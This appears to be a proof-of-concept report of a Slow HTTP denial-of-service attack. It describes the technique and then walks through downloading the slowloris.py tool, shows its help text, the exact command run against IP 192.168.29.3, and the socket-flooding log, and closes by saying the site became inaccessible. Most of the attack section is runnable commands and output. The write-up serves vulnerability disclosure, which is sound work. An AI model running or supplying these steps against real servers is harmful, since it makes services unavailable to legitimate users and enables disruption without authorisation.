


# Denial-of-Service(slow http dos)

## Proof of Concept

Description :

A Slow HTTP DoS attack is a denial-of-service technique where an attacker sends HTTP requests very slowly, either by transmitting headers or body data in small pieces at long intervals. Since the server keeps the connection open while waiting for the request to complete, multiple slow connections can exhaust available resources, causing the server to become unresponsive to legitimate users.



To perform this attack I used the famous [slowloris.py](https://github.com/0x09b0/slowloris.py) python script

Download the script and unzip it

```
slowloris-master.zip
(devang@kali) ~/Downloads
$ unzip slowloris-master.zip
Archive: slowloris-master.zip
  creating: slowloris-master/
  inflating: slowloris-master/LICENSE
  extracting: slowloris-master/MANIFEST.in
  inflating: slowloris-master/README.md
  inflating: slowloris-master/setup.py
  inflating: slowloris-master/slowloris.py
(devang@kali) ~/Downloads
$ ls
'$_001\300' '300' '$'\310\001' '00' '$'\a' '0' '$'\027\003\006\004' '00000' '$'\210\001\210\001\020\004\004\234\017\234\017' '0' '$'\234\017' '0dd' '$'\004\001\005' '00E' '$'\005\234' 'E'
'$'\005\234\020\001\004\020\234\020\334\020' 'Bk' '$'\250\240' 'k' '$'\250\020\001\006\200' 'D' '$'\001\200\204\001\200\204\001\240' 'D'
aquatone
aquatone_linux_amd64_1.7.0.zip
k0mp4p_latest.zip
'heartbleed(1).py'
'heartbleed(2).py'
'heartbleed(3).py'
heartbleed.py
nginx_dos.py
ngrok
ngrok-stable-linux-386.tgz
n-saffi.gz
slowloris-master
slowloris-master.zip
(devang@kali) ~/Downloads
$ cd slowloris-master
```

Then go to the file location

```
(devang@kali) ~/Downloads
$ cd slowloris-master
(devang@kali) ~/Downloads/slowloris-master
$ ls
LICENSE MANIFEST.in README.md setup.py slowloris.py
(devang@kali) ~/Downloads/slowloris-master
$ ./slowloris.py --help
usage: slowloris.py [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x] [--proxy-host PROXY_HOST] [--proxy-port PROXY_PORT] [--https] [--sleepime SLEEPTIME] [host]

Slowloris, low bandwidth stress test tool for websites

positional arguments:
  host                  Host to perform stress test on

optional arguments:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  Port of webserver, usually 80
  -s SOCKETS, --sockets SOCKETS
                        Number of sockets to use in the test
  -v, --verbose         Increases logging
  -ua, --randuseragents
                        Randomizes user-agents with each request
  -X, --useproxy        Use a SOCKS5 proxy for connecting
  --proxy-host PROXY_HOST
                        SOCKS5 proxy host
  --proxy-port PROXY_PORT
                        SOCKS5 proxy port
  --https              Use HTTPS for the requests
  --sleepime SLEEPTIME
                        Time to sleep between each header sent.
```

Run this script in the target ip using the following command

“./slowloris.py -p 80 -v 192.168.29.3”

```
[10-07-2022 23:17:35] Creating socket nr 123
[10-07-2022 23:17:35] Creating socket nr 124
[10-07-2022 23:17:35] Creating socket nr 125
[10-07-2022 23:17:35] Creating socket nr 126
[10-07-2022 23:17:35] Creating socket nr 127
[10-07-2022 23:17:35] Creating socket nr 128
[10-07-2022 23:17:35] Creating socket nr 129
[10-07-2022 23:17:35] Creating socket nr 130
[10-07-2022 23:17:35] Creating socket nr 131
[10-07-2022 23:17:35] Creating socket nr 132
[10-07-2022 23:17:35] Creating socket nr 133
[10-07-2022 23:17:35] Creating socket nr 134
[10-07-2022 23:17:35] Creating socket nr 135
[10-07-2022 23:17:35] Creating socket nr 136
[10-07-2022 23:17:35] Creating socket nr 137
[10-07-2022 23:17:35] Creating socket nr 138
[10-07-2022 23:17:36] Creating socket nr 139
[10-07-2022 23:17:36] Creating socket nr 140
[10-07-2022 23:17:37] Creating socket nr 141
[10-07-2022 23:17:37] Creating socket nr 142
[10-07-2022 23:17:37] Creating socket nr 143
[10-07-2022 23:17:37] Creating socket nr 144
[10-07-2022 23:17:38] Creating socket nr 145
[10-07-2022 23:17:38] Creating socket nr 146
[10-07-2022 23:17:38] Creating socket nr 147
[10-07-2022 23:17:38] Creating socket nr 148
[10-07-2022 23:17:38] Creating socket nr 149
[10-07-2022 23:17:38] Sending keep-alive headers ... Socket count: 150
[10-07-2022 23:17:38] Sleeping for 15 seconds
```

Attack is successful and the site starts loading and not accessible

